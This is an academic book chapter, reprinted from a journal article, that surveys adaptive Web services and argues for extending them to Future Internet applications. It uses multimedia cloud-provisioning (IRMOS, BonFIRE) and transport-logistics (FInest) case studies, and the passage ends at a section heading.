This research was previously published in the Journal of Global Information Management (JGIM), 24(4); edited by Zuopeng (Justin) Zhang, pages 67-79, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 6
Emerging Trends

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 67
Adaptive Future Internet Applications:
Opportunities and Challenges for Adaptive Web Services Technology

Clarissa Cassales Marquezan
The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany

Vegard Engen
IT Innovation Centre, University of Southampton, UK

Andreas Metzger
The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany

Michael Boniface
IT Innovation Centre, University of Southampton, UK

Klaus Pohl
The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany

Stephen C. Phillips
IT Innovation Centre, University of Southampton, UK

Zlatko Zlatev
IT Innovation Centre, University of Southampton, UK

ABSTRACT

Adaptive capabilities are essential to guarantee the proper execution of Web services and service-oriented applications once dynamic changes are not exceptions but the rule. The importance of adaptive capabilities significantly increases in the context of Future Internet (FI) applications will have to autonomously adapt to changes on service provisioning, availability of things and content, computing resources, and network connectivity. Current solutions for adaptive Web services and adaptive service-based applications will be challenged in such a setting because they fall short to support essential characteristics of FI applications. This chapter analyzes and justifies the need for the transition from adaptive Web services and service-based applications to adaptive FI applications. Based on two real-world use cases from multimedia and logistics, the authors examine where current solutions fall short to properly address the adaptive needs of FI applications. They propose future research challenges that should be considered in adaptive FI applications.

DOI: 10.4018/978-1-5225-3422-8.ch067

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

Adaptive capabilities are essential to guarantee the proper execution of Web services and service-oriented applications once dynamic changes are not exceptions but the rule. The importance of adaptive capabilities significantly increases in the context of Future Internet (FI) applications. As it will be described in this chapter, applications in this context will have to autonomously adapt to changes on availability of things and content, computing resources, and network connectivity in addition to changes in service provisioning as faced in Service-Oriented Systems. The unprecedented level of heterogeneity and dynamic changes of FI applications will demand a transition from adaptive Web Services and service-oriented systems to adaptive FI applications.

Four major pillars constitute the FI: the Internet of Services (IoS, e.g., software services based on third-party services), the Internet of Things (IoT, e.g., smart sensors and devices), the Internet of Content (IoC, e.g., video streams and online games) and the Network of the Future (NoF, e.g., ubiquitous connectivity). These pillars will all converge into an integrated environment (Domingue et al., 2011). It is expected that – to a large extent – FI applications will thus be composed of third-party offerings deployed on federated service delivery platforms through different cloud delivery models, such as Infrastructure as a Service (IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS) (Armbrust et al., 2010).

Ultimately, this means that loosely-coupled Internet services will form a comprehensive base for developing value-added applications in an agile way (Metzger & Di Nitto, 2012). This is unlike traditional application development, which uses computing resources and software components under local administrative control. To maintain their quality of service, FI applications therefore need to dynamically and autonomously adapt to an unprecedented level of changes of heterogeneous entities that may occur during runtime.

Problem Statement

Over the past decade a wealth of technologies for engineering adaptive Web-based services and service-oriented systems has emerged. Those technologies offer significant advancements for what concerns furnishing applications with self-adaptive capabilities. Still, those solutions focus on isolated pillars of the FI. For example, many solutions consider software services (i.e., IoS) but fall short of integrating things (i.e., IoT) yet, the IoT amplifies the level of heterogeneity and changes on available resources and data.

Contribution

In this chapter, we review trends and current solutions for adaptive Web services and service-oriented applications. Based on real-world use cases from multimedia applications, as well as transport & logistics, we examine the transition from adaptive Web services to adaptive capabilities for FI applications. We demonstrate that FI applications promise full integration and combination of real, physical world services, business objectives and ICT services. This means a shift from considering adaptation only on the ICT level (and business level, as some initiatives already show), i.e., such as service-oriented applications, to extending this concept to unprecedented levels. The first use case explores how adaptation of IoC and IoS should be considered in FI multimedia applications. The second use case demonstrates

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the importance of combining IoT, IoS, and business objectives for the success of FI transport & logistics applications. Finally, we conclude proposing relevant research challenges that remain to be addressed.

In the next two sections we first describe the major facts and topics that are relevant for the purpose of this chapter. We start with the introduction of how research and ideas related to Web-services, service-oriented applications, adaptation and Future Internet evolved over the past years and got connected to each other. After this, we present an overview of technical solutions specifically developed for adaptation of Web services and service-oriented applications. The fourth section presents the use cases and describes their scope and adaptation needs. Then, we discuss the challenges faced in those use cases to advance from adaptive service-oriented applications to adaptive FI applications.

THE ROAD FROM ADAPTIVE WEB SERVICES TO ADAPTIVE FUTURE INTERNET APPLICATIONS

The goal of this section is to show the evolution of ideas starting from the development of Web services and service-based applications, passing through the design of adaptive solutions and arriving at the definition of FI applications and the discussion about the need for adaptive characteristics in FI applications. This section is organized in three parts which address, respectively, each one of the ideas mentioned before.


Web Services and Service-Based Applications

Web services technology (e.g., building on standards such as WS-BPEL, WSDL, SOAP, WS-Transaction, WS-Coordination, WS-Policy) and the Service Oriented Architecture (SOA) are increasingly adopted by practitioners for building highly dynamic and distributed applications. Such service-based applications (also known as composed services, service-based systems, or Web services-based applications) are typically realized by composing individual Web services. Fundamental changes related to how software is developed, deployed, and maintained (Di Nitto, Ghezzi, Metzger, Papazoglou, & Pohl, 2008) emerge with the use of Web services and service-orientation. Software services separate ownership, maintenance and operation from the use of the software. Service users do not need to acquire, deploy and run the individual piece of software, because they can access the functionality of that software remotely through the service's interface, as illustrated in Figure 1. Ownership, maintenance and operation of the software remains with the service provider, and can thus be performed by third-parties (Di Nitto et al., 2008).

In a simplified way, it is possible to say that there are three major stakeholder roles involved in service-based applications using third-party services as illustrated in Figure 1. The first one is the service provider who owns the Web services. The second one is the service integrator who is responsible for invoking and composing the third-party services. The third one is the entity that consumes the composed services provided by the service integrator. Figure 1 also depicts the composed service (represented by a workflow) provided by the service integrator. In this example one can observe that the Web services from service providers "A", "B" and "C" are composed and exposed to the consumer as atomic and self-contained applications. The resulting environment of service-based applications is extremely heterogeneous, decentralized and subject to highly dynamic changes such as the availability of the third party services, changes on the code of the third-party services, and network connectivity among the stakeholders (Papazoglou, Pohl, Parkin, & Metzger, 2010) (Qureshi & Perini, 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Service-based applications and the involved stakeholders



Adaptive Web Services and Service-Based Applications


Service-based applications cannot be specified and realized completely in advance (i.e., during design-time) due to incomplete knowledge about the interacting parties (e.g., third party service providers or actual end-users) and the infrastructure in which it will be executed (e.g., Internet, cloud, pervasive environment), as well as the dynamic changes mentioned above. Therefore, compared to traditional software systems, service-based applications need to be furnished with adaptation capabilities in order to decide on whether and how to modify themselves during operation (i.e., during run-time). Adaptive capabilities are essential features to guarantee the proper execution of service-based applications, once dynamic changes are not exceptions but the normal behavior imposed on these applications. Over the past years, many efforts have been made towards adaptive Web services and service-based applications. Based on the analysis of the literature (Papazoglou et al., 2010) (Mancioppi, 2011), Figure 2 depicts an illustrative and simplified time-line summarizing some of the main groups of efforts especially related to service-oriented applications. This time-line is not an extensive and exhaustive description of the field: it aims at capturing and illustrating some keywords associated with adaptive Web Services and service-based applications with the focus more on the technical level rather than on the business level.

Reviewing the literature in the field, we had been able to map three major waves of research efforts:

1. The first wave addressed adaptive Web services through the use of more exible and adaptive composition engines (e.g., BPEL engines) (Jang, Choi, & Zhao, 2003) (Charfi & Mezini, 2004) (Patel, Supekar, & Lee, 2004) (Zhou, Tang, & He, 2005) (Siljee, Bosloper, Nijhuis, & Hammer, 2005) (Chae, Dasgupta, Kumar, Mittal, & Srivastava, 2006) (Dong, Yu, & Zhang, 2006) (Ardagna & Pernici, 2007).
2. The second wave identified the need for reacting to dynamic changes during the execution time (i.e., runtime) (Bai, Xu, Dai, Tsai, & Chen, 2007) (Bianculli & Ghezzi, 2008) (Fabra, lvarez, Baares, & Ezpeleta, 2008), where self-healing and self-adapting solutions started to be proposed (Baresi,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Illustrative and simplified time-line of keywords related to technical solutions found in the literature associated with service-based systems and adaptation



Guinea, & Pasquale, 2007) (Di Nitto et al., 2008) (Hielscher, Kazhamiakin, Metzger, & Pistore, 2008).

3. In the third wave, instead of reacting to runtime and dynamic changes, the proposed solutions started to focus on preventive and proactive adaptation (Psaier, Juszczyk, Skopik, Schall, & Dustdar, 2010) (Dranidis, Metzger, & Kourtesis, 2010). Service Level Agreements (SLA) and the stipulated QoS objectives regulate the relationship among the stakeholders, and the management of SLAs became an important research topic towards providing adaptive service-based applications (Di Modica, Tomarchio, & Vita, 2009) (Zheng & Lyu, 2010). In addition, the emergence of the Internet of Services (IoS) (Corradi, Lodolo, Monti, & Pasini, 2008) (Spillner, Winkler, Reichert, Cardoso, & Schill, 2009) broadened and intensified the need for adaptive service-based applications in a third-party environment (Qureshi & Perini, 2010) (Mos et al., 2009) (Brenner, Atkinson, Hummel, & Stoll, 2007).

Indeed, the need for adaptation will become significantly more important in the context of the FI. A clear trend indicates that future service-based applications will be increasingly composed of third party services that are accessible over the Internet (Domingue et al., 2011). FI application context, nevertheless, also involves more elements that contribute to an even more dynamic and heterogeneous environment.

Adaptive Future Internet Applications

One of the main characteristics of the Future Internet is the convergence among areas: IoS, IoT (e.g., sensors and smartphones), IoC (e.g., video streams and online games), and the Network of the Future (NoF, which involves cloud infrastructures and ubiquitous network connectivity). Future Internet ap-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

plications will be able to explore and combine those different areas. Service technologies will play a key role in enabling the relationship among those areas. For example, the information associated with sensors of the IoT will become accessible globally so that their functionalities can be discovered and accessed over the Internet (in fact, proposals in this direction have already been made (Spiess et al., 2009) (Guinard, Trifa, Karnouskos, Spiess, & Savio, 2010) (Shelby, 2010)). FI applications are expected to enable a higher degree of integration between the ICT and real-life environments and business domains.

Ultimately, FI Applications are built upon the FI Infrastructures (ISTAG, 2008) that are loosely-coupled Internet services forming a comprehensive base for developing value-added applications in an agile way (Tselentis, Domingue, Galis, Gavras, & Hausheer, 2009) (Domingue et al., 2011). Unlike traditional application development, which uses computing resources and software components under local administrative control, FI applications will thus strongly depend on third-party services. To maintain their QoS, those applications therefore need to dynamically and autonomously adapt to an unprecedented level of changes that may occur during runtime.

This chapter, therefore, intends to highlight the importance of properly engineering adaptive FI applications having in mind the new scenario and conditions present in FI Infrastructures. In the next section we present a brief overview of current adaptive solutions applied in Web services and service-based applications. Two case studies of adaptive FI Applications in different domains are discussed and we argue why the current adaptive solutions need to be extended and enhanced in order to properly provide adaptation characteristics for such case studies.

OVERVIEW ON SOLUTIONS FOR ADAPTIVE WEB SERVICES AND SERVICE BASED APPLICATIONS

The literature associated with adaptive Web services and Service-based applications is very diverse. In some cases, the word adaptation is not employed; however, the effects of the actions proposed by these solutions are the same as the ones expected from adaptive solutions, i.e., healing, reconfiguration, and adjustment in face of changes in the Web services or service-based applications. The intention of this section is to present an overview of adaptive solutions for Web Services and service-based applications.

There are four major elements that characterize adaptive solutions: (i) monitoring properties; (ii) adaptation decision mechanisms; (iii) strategy decision mechanisms; and (iv) realization mechanisms (Papazoglou et al., 2010). The first one is vital in order to acquire information about events and the status of the execution of Web services and service-based applications. Based on the monitored information, adaptation decision mechanisms can analyze which of the reported events, for instance, should demand an adaptation action. The strategy decision mechanisms are associated with the task of planning how an adaptation action should be executed. Finally, the realization mechanisms enforce the adaptation plans.

The literature shows that some proposals focus on the combination of all these elements (Mannava & Ramesh, 2011) (Sheng, Benatallah, Maamar, & Ngu, 2009), the combination of few of them (Brogi & Popescu, 2006) (Mosincat & Binder, 2011), or on one element in specific (Bianculli, Jurca, Binder, Ghezzi, & Faltings, 2007) (Ivanovi´c, Treiber, Carro, & Dustdar, 2010). In addition, there are proposals that focus on particular perspectives such as time and layer when the adaptation activities are executed and also how centralized or decentralized they are. In this section we present an overview on works addressing these different foci on adaptive Web services and service-based applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Solutions proposed in (Sheng et al., 2009) (Mannava & Ramesh, 2011) (Psaier et al., 2010) (Erradi & Maheshwari, 2008) (Gui, De Florio, Sun, & Blondia, 2011) (Pernici & Rosati, 2007) share, in a high level, the same adaptive characteristics, i.e., these proposals are able to monitor, analyze, plan and execute actions related to adaptation of Web services or service-based applications. The scope of the adaptive solution can be similar or vary significantly from one proposal to another. For example, proposals use context information as an asset of the adaptive solution. Nevertheless, the same proposals focus on different abstraction levels of adaptation, i.e., for instance, Sheng et al. target the adaptation of the workflow model (Sheng et al., 2009) while Erradi and Maheshwari focus on adapting the running instance of a composition (Erradi & Maheshwari, 2008). Different from the previously mentioned, the proposals in (Psaier et al., 2010) and (Pernici & Rosati, 2007) do not use context information but are both related to repair and model the "misbehavior" in Web services compositions.

There are also proposals that focus on different adaptation activities. For instance, the work presented in (Mosincat & Binder, 2011) is mostly focused on monitoring and analysis phases of adaptation, providing monitoring of process and service performance and ensuring maintenance of process performance through automated detection of service failures and SLA violations, diagnosis, and repair. In (Hepner, Baird, & Gamble, 2009) the focus is on formally specifying reconfiguration of BPEL workflows based on dynamic web service changes. The other work in (Ivanovi´c et al., 2010) focuses on the analysis phase of adaptation. Such a solution addresses the automatic derivation of dynamic, continuous-time models of behavior of service orchestrations to assure that the specified QoS levels are met.

Examples of proposals focused on the time perspective of adaptation actions are listed as follows. Dranidis et al. describe a novel approach for just-in-time testing of the behavior of conversational services which allows potential failures to be detected shortly before the execution of services (Dranidis et al., 2010), thus enabling the service compositions to be adapted pro-actively. In (Leitner et al., 2010), SLA violations on service-based applications are predicted using regression models which have been trained based on monitoring information from past process instances. In (Ivanovic, Carro, & Hermenegildo, 2010), solutions are proposed for quality assurance of service-based applications execution and quality prediction techniques to support proactive adaptation.

In addition, there are some trends exploring the cross-layer approach for executing adaptation activities. For instance, Baresi et al. (Baresi, Guinea, Pistore, & Trainotti, 2009) propose a monitoring framework that enables the integration of a wide range of events into more complex properties. The authors created an extended recursive model of monitored properties and capabilities to correlate and aggregate a variety of events from independent sources which enabled cross-layer service-based applications monitoring. In (Wetzstein et al., 2009) a cross-layer monitoring solution is also proposed. The purpose of this work is to define an integrated framework for runtime monitoring and analysis of the performance of WS-BPEL processes in a cross-layer setting based on machine learning. In (Popescu, Staikopoulos, Liu, Brogi, & Clarke, 2010) a cross-layer adaptation methodology is proposed. This solution attempts to enhance and semi-automate the adaptation in multi-layer applications by combining templates (which are specially target to deal with behavior adaptation issues) and taxonomies of adaptation issues (which are intended to support the semi-automated discovery and selection of cross-layer adaptation templates). Finally, (Kertesz, Kecskemeti, & Brandic, 2009) address the problem of renegotiating SLAs across the SOA layers in order to adapt to changes that might lead to SLA violations.

Despite of the fact that Web services and service-based applications are technologies by nature associated with distributed environments, we cannot take for granted that solutions developed for those technologies are decentralized. For instance, in (Yau, Huang, & Zhu, 2007) a virtual machine-based

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

architecture is defined for the execution, monitoring and control of workflows in service-based systems. The model adopted by Yau et al. includes centralized entities reasoning based on distributed information. The work described in (El Falou, Bouzid, Mouaddib, & Vidal, 2010) does not address adaption directly but focuses on the planning phase of services compositions. The authors propose an iterative and hierarchical solution for planning Web services composition which helps to reduce the computational load for defining a composition plan. In (Tang & Xu, 2006), the authors create an adaptive model of service composition which is based on policy-driven and multi-agent negotiation. Although it is not explicitly claimed by the authors, in theory, the model proposed would allow their services to interact in a totally decentralized fashion. The decentralized model used by the authors considers decentralized decision based on distributed information.

As briey discussed above, there are many different perspectives and solutions proposed for adaptive Web services and service-oriented applications. In summary, the main focus of the current solutions addressing adaptation are still related to the ICT aspects of the services, some integration between business objectives and technical level (mainly in respect to monitoring and predicting), and some integration with the underlying computational infrastructure supporting the ICT services. To move from adaptive service-oriented applications to FI applications, the current techniques will have to be extended in order to accommodate the upcoming requirements of the applications.

FI APPLICATION DOMAINS

In this section we introduce two use case scenarios from different application domains to motivate the need for extending and integrating existing service adaptation techniques in order to properly design adaptive FI applications. The first use case is related to multimedia applications and the second is related to business applications for transport & logistics.

Multimedia Applications

Multimedia applications are typically highly interactive and especially challenging when it comes to provision their stable performance and adequate user experience. These challenges are due to the complexities in estimating the software performance on a given hardware infrastructure and also due to the varied behavior of the users resulting in varied and difficult to assess workloads. The SaaS paradigm gives multimedia application providers the capability to reach an increasingly large number of users and also enables users to use the applications as a utility rather than having to unnecessarily invest in infrastructure and software. In addition, such a paradigm is able to better deal with provisioning challenges of applications once auto-scaling techniques can be used by the providers in order to compensate the changes of the application demands.

These challenges of multimedia application can be addressed by the means of adaptive environments used to operate the applications provided. Research in the IRMOS (IRMOS, 2011) and BonFIRE (BonFIRE, 2011) projects address these challenges. For instance, the IRMOS project addresses the challenges in an IoC scenario that explores an interactive real-time Application as a Service. In this example, SaaS providers encounter challenges in providing soft real-time multimedia applications with guaranteed (probabilistic) QoS. Examples of such applications include interactive and collaborative film post-production, virtual and augmented reality within the engineering design process, and interactive

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


online eLearning environments. Consider the post-production scenario, for example, in which resources are needed on short notice to host a session with many users located in different countries working on a film. Compute, storage and networking resources need to be selected to ensure the QoS to the users, who will be streamed a video and will interact with it by, for example, pausing, rewinding, or editing frames. One Key Performance Indicator (KPI) of such an application is whether frames are dropped, which should have certain QoS guarantees.

The IRMOS and BonFIRE Solutions

The IRMOS project has developed a toolbox of techniques that allow applications with soft real-time requirements to be planned and executed on virtualized service oriented infrastructure operated by third-party service providers. In the case of the IoC scenario, there is a need for well-defined SLAs that have guaranteed QoS. The IRMOS toolbox provides an adaptive environment of tools for negotiating, monitoring and managing SLAs and applications.

One of the main components in the IRMOS toolbox is the Performance Estimation Service (PES), as seen in Figure 3, which encapsulates a methodology for the SaaS provisioning planning. The PES is

Figure 3. IRMOS solution for IoC scenario in multimedia application domain



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

used for planning the deployment of the SaaS application in terms of resources that need to be reserved, as well as during the operation of the application to adapt its provisioning in response to critical events. A critical event could be, for example, the observation of KPI deterioration below the agreed level, or observing a deviation from the expected application workload that may compromise the agreed QoS.

During SLA negotiation, the PES estimates the required resources for a particular application based on the predicted performance of an application model on some given resources (according to availability by an IaaS provider). Details on an example model for the e-Learning application mentioned above can be found in (Cucinotta et al., 2010). The predicted performance is evaluated against the QoS terms set in the SLA with an objective function that encapsulates the business objectives of the SaaS provider. This is typically a function that evaluates the maximum profit for the SaaS provider, based on the expected income for running the application, minus the infrastructure costs and any penalties for not fulfilling the QoS. The IRMOS toolbox includes global and local optimization algorithms to determine the best resources according to the defined objective function, supported by a framework of caching execution results of application models and objective functions to speed up this process.

Once the SLA is agreed upon, the application is deployed and run. To guarantee the agreed QoS, a performance feedback loop is implemented that facilitates reactive and proactive types of application provisioning adaptation via a Performance Feedback Service (PFS). During the application operation, KPI metrics are logged and fed back to the PFS. These observed metrics are compared against the agreed ones and in the event of deviation the resources are scaled according to predefined rules.

The work on predicting application performance in IRMOS has been continued in the Bon-FIRE project (BonFIRE, 2011), which offers a multi-site testbed of heterogeneous cloud resources for experimentation on the FI. One of the main foci of the work continued in BonFIRE is to address the challenges of predicting application performance for QoS estimation based on the descriptions of resources offered by IaaS providers.

Today, IaaS QoS offerings are expressed in low level terms (i.e., machine level, CPU speed, disk space, etc), whilst their customers, typically application users, are often interested in application-level parameters because the application is what gives the customer the value (e.g. CFD simulation or video rendering). Therefore, the gap between the terms the Infrastructure provider offers and what the users really demand is large, resulting in a complex relationship between application performance and resource parameters. The complexity of this relationship is increased for applications deployed across federated clouds where even low-level resource descriptions may differ due to lack of standardization.

IaaS resources should ideally be described in a uniform and descriptive manner which can be fruitful for predicting application performance. The Dwarf taxonomy introduced in (Cavallo, Di Penta, & Canfora, 2010) is one alternative, which currently comprises 13 classes of computational benchmarks (Asanovic et al., 2009). A Dwarf benchmark is defined as "an algorithmic method that captures a pattern of computation and communication" (Asanovic et al., 2006). Ultimately, we could imagine each IaaS provider describing the performance of their resources in terms of a standard set of benchmark scores (such as Dwarfs) and even agreeing on SLAs in those terms. Alternatively, a PaaS provider may measure the performance of many IaaS providers, adding to one of many possible services that could be offered.

Initial findings in (Phillips, Engen, & Papay, 2011) indicate that scores on Dwarf benchmarks show promise as a means of describing computing resources in the cloud, demonstrating that they can discriminate between different compute resources even when the IaaS provider labels them the same. Furthermore, the initial findings in (Phillips et al., 2011) show different Dwarfs correlate more strongly with different applications, indicating that they can be useful in predicting application performance.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Moreover, expression of IaaS parameters in this way can simplify the creation of application-level QoS that can be easily understood by users, as well as improving robustness and adaptability to QoS changes by making it easier to determine suitable resources to deploy from different IaaS providers.

Transport and Logistics Applications

The Transport & Logistics (T&L) domain is a global industry which represented 13.8% of the global GDP and 10-15 % of the final product costs according to the communication of the European Commission in 2006 (Commission of the European Communities, 2006). In addition to its economical relevance, the T&L domain produces environmental impacts and, in 2005, this industry was responsible for 14.3% of the world's greenhouse gas emissions (World Resources Institute, 2010). Despite to the achieved improvements in this domain, there are still major obstacles to be overcome in order to optimize the execution of T&L processes and enable a more efficient and sustainable industry. Examples of such obstacles are: (i) limited visibility on the T&L processes and critical events, i.e., during the transportation of the goods the involved partners have only a partial knowledge of what is actually happening; (ii) closed logistics supply chains which reduces the inter-organizational information exchange and collaboration; and (iii) the T&L processes are still highly dependent on manual intervention (Metzger & Marquezan, 2011). Different projects tackle different angles of these problems (eFreight, 2010) (FREIGHTWISE, 2006). One example is the FInest project that investigates the employment of FI areas in order to design and develop T&L FIApps.

The FInest Solution


Figure 4 illustrates the solutions envisioned by FInest. The front end layer of the FInest platform provides users with role specifc, secure, ubiquitous access from different devices to information concerning the operation of the transport and logistics network. The back end layer of the FInest platform provides access to, and integration with, legacy systems, third party services and any IoT devices that may provide information during the transport lifecycle. Legacy system integration is facilitated by service-oriented technology, e.g., by exposing features of legacy systems as services or by offering access to legacy systems via the SaaS (Mietzner, Metzger, Leymann, & Pohl, 2009). The core layer of the FInest platform is composed of independent transport and logistics modules (E-Contracting, Event Processing, Transport Planning) integrated through the Business Collaboration Module. The independent service modules are cloud-based applications that provide essential capabilities for the shipment of goods.

The FInest modules are realized by leveraging FI services based on the IoT and IoS currently under development through the European Union's Future Internet Public Private Partnership (FI PPP) program. The following list describes the FI technologies of primary importance for implementing the FInest Platform. Most of these are addressed within the FI-WARE project, which aim at developing the FI Core Platform within the FI PPP program (www.fi-ware.eu):

- Infrastructure, methodology, and tools for cloud-based platform and application development, including an infrastructure for deploying the FInest Platform and its components on public or private clouds along with methodology and tool support for developing additional end-user services for individual transport and logistics stakeholders.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. FInest solution for T&L application domain integrating IoS, Cloud, and IoT



- Language and tool support for the IoS, including a service description language that covers both technical and business requirements along with integrated tool support for the provisioning, management, and consumption of services; this shall be used for realizing the back-end layer of the FInest platform and for managing the interaction of the FInest core modules.
- Access to real-world data from the IoT, enabling the integration and technical handling of real-world data obtained from sensor networks for real-time monitoring and tracking during the execution phase of transport and logistics processes.
- Facilities for data and event processing in the Internet of Contents, allowing to process huge amounts of data to retrieve insights into relevant scenarios, as well as analyzing real-time event data to quickly determine relevant situations and instantly trigger actions.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Adaptation Needs of FI applications for T&L

Three scenarios were identified by the FInest project and one is related to the process of exporting goods from Turkey to the United Kingdom (UK). In this scenario, a supply chain composed of material supplier, truck carrier, sea carrier, warehouse, and material assembly, is formed. The proper support for the end-to-end visibility of such supply chain is provided by FInest platform through the use of IoT and IoS. In this section, we present what are the adaptation requirements that need to be considered in such scenario. For example, suppose that the vessel of the sea carrier has sensors and cameras for monitoring the status of the transported material. For the end-to-end visibility of the supply chain it is necessary to keep the availability of information about the material status. In the situation of damages on some sensors the information received by the application is not complete, i.e., part of the monitored area is not covered any more. The option to adapt to this change of the environment would be to change the source of the information from sensor to camera in the monitored area. In a first instance, one can think that the service substitution technique traditionally employed in Web services and service-oriented application would suffice. For example, instead of using a service that provides information coming from sensors, the system would discover and substitute the "current failed service" for another. This raises the question of how to detect that the service associated with the sensor information has failed. The service itself is available and sending data, but the problem is that the data is not the one expected by the application.

The notion of service failure might also be reevaluated and might open opportunities for exploring the cross-cutting aspects of adaptation. For example, the service composition layer might not be able to recognize a failure, but this might also require the intervention of the business layer in the monitoring process. Current monitoring cross-layer solutions could be the start point. The combination of information coming from the sensors, services compositions, and business layer might advance the design of cross-cutting aspects adaptation support.

Another issue in this scenario is the need for a decentralized monitoring process. Current decentralized monitoring techniques, as discussed in the previous section, could help, for instance, to support the distributed information monitoring need in this scenario. Nevertheless, the current decentralized solutions for adapting service-based applications would not provide the required support in said scenario because they are not able to operate in a federated third-party environment. Suppose that each player in the supply chain of this scenario is an ICT service integrator itself. For example, the truck carrier would compose its own services and offer it to the supply chain as a unique service. The federation of the parties' services would form the supply chain. In this case, a centralized entity integrating the services of each one of the parties would not be able to directly execute decentralized adaptations along the infrastructure of the parties because it would not have access to the infrastructure of each party. Thus, decentralized negotiations must be considered in order to adapt to changes in the services of this scenario.

Remarks

In contrast to current service-based applications, FI applications will (i) continue to increase the scale and heterogeneity of involved parties, and (ii) provide a much stronger connection between real-life elements and the business connected by the application. Thus, the environment of FI applications tends to be much more dynamic and heterogeneous than the ones which service-based applications are subjected to. The techniques and models of adaptive service-based applications may be considered as the baseline

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for adaptive FI applications; nevertheless, enhancements are needed to properly engineer and execute adaptation in the dynamic and heterogeneous FI applications environment.

REQUIREMENTS AND CHALLENGES TO ENABLE TRULY ADAPTIVE FI APPLICATIONS

One key enabler for adaptive FI applications will be the ability to have a seamless and consistent way of monitoring, detecting and predicting critical events for the different areas of the FI and thus for the types of services offered. As an example, consider that an IoT-based RFID-sensor that would track packages within a warehouse fails. Seamless monitoring would allow switching to video data and video analysis to track those packages. Further, due to the very large scale of FI applications, this requires significant progress towards decentralized and highly dispersed facilities for monitoring, detecting and predicting critical events. On the other hand, the high volume of data from different sources (such as services, things or media items) may provide refined approaches towards detecting and predicting critical events; e.g., by correlating trends from those various sources or applying more powerful complex event processing facilities.

Detection

As indicated previously, many practical applications will have "soft" QoS requirements. This means that the decision whether QoS expectations have been violated is not a clear cut one but needs to rely on objective functions (such as the one introduced from the point of view of the provider in IRMOS). In addition, utility functions that assess the "severity" of the violation from the point of view of the end-user need to be taken into account for assessing whether a monitoring event indicates a critical event. This means that the notion of Quality of Experience (QoE) needs to be considered during detection. When talking about QoE, the role of the context in which an application executes will have an additional impact; for instance, users traveling in an airplane might not necessarily expect to have broadband access to their services and thus would be satisfied with much less connectivity.

Prediction

The prediction of critical events (such as deviations in the QoS of constituent services or SLA violations of service-oriented systems or multimedia applications) will always have a margin for error. Thus, in order to decide whether a proactive adaptation decision should be based on the prediction of a critical event, metrics and tools need to be in place in order to assess the accuracy of such a prediction. The availability of a wider range of data sources in the FI may provide an additional level of accuracy, as predictions can be based on increasingly more frequent information. For example, one could correlate trends from those various sources or apply more powerful complex event processing facilities. However, how to exploit this in an integrated and coordinated way and how to accommodate potential uncertainties in the data on which predictions are based (e.g., reliability of sensor readings) are still an open question.

In addition, the highly dynamic setting of FI applications will make it difficult to select the best and most suitable prediction technique during design time. As discussed before, benchmarking application behavior to better predict infrastructure properties is quite challenging particularly since there is currently

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

no uniform way of describing resource offerings in the cloud. This is a challenge that is currently investigated in the BonFIRE project. However, it is only one piece of the puzzle in order to achieve scalable and dynamic prediction of application performance. For example, dynamic approaches to adapting the prediction models based on operative data could be an interesting research direction.

Finally, predicted problems may be "contextualized" in order to better understand the criticality of the forecast event. Here, QoE considerations again may play an important role. In addition, cost models become important in order to balance the costs of not taking an adaptation vs. the cost of doing so and thereby being able to quantify the risk involved in both these decisions. As an example, the cost of the predicted violation might be smaller than the penalty to be paid for an SLA violation. Such a critical event could then be safely ignored.

Cross-Cutting Aspects

The capacity of dealing with aspects that cut across different areas and layers of the FI is a characteristic that is not entirely covered by current strategies. Existing solutions, such as the ones developed in the EU Network of Excellence S-Cube (Papazoglou et al., 2010), focus on cross-layer aspects of the service-oriented architecture only (i.e., on the service infrastructure, service composition, and business process layers). However, applications are envisioned to encompass all areas of the FI (e.g., IoS, IoC) in an integrated fashion so that IT systems and business can be tightly integrated into the physical world (Domingue et al., 2011).

One question related to cross-cutting is that of where cross-layer/-area adaptation starts The idea of different areas of FI is not mature enough. In fact, there are many discussions about what exactly the FI is. However, there is at least a common sense that the future will see a convergence among the many areas on current isolated development, such as IoS and IoT. The convergence of different types of networks already started and will be the basis for the NoF. Adaptation strategies, for instance, are being developed in each one of the fields. But when it comes to the FI context, one is faced with the problem of drawing the limits among cross-layer and cross-area adaptation actions. For instance: Is the disruption of network connectivity a problem to be solved only by the NoF in the FI Platform layer, or should the FI application be able to decide which kind of connectivity adaptation would be more suitable for the application scope? This simple question opens up many opportunities for investigating revolutionary designs and methodologies devoted to create adaptive FI applications.

Decentralization

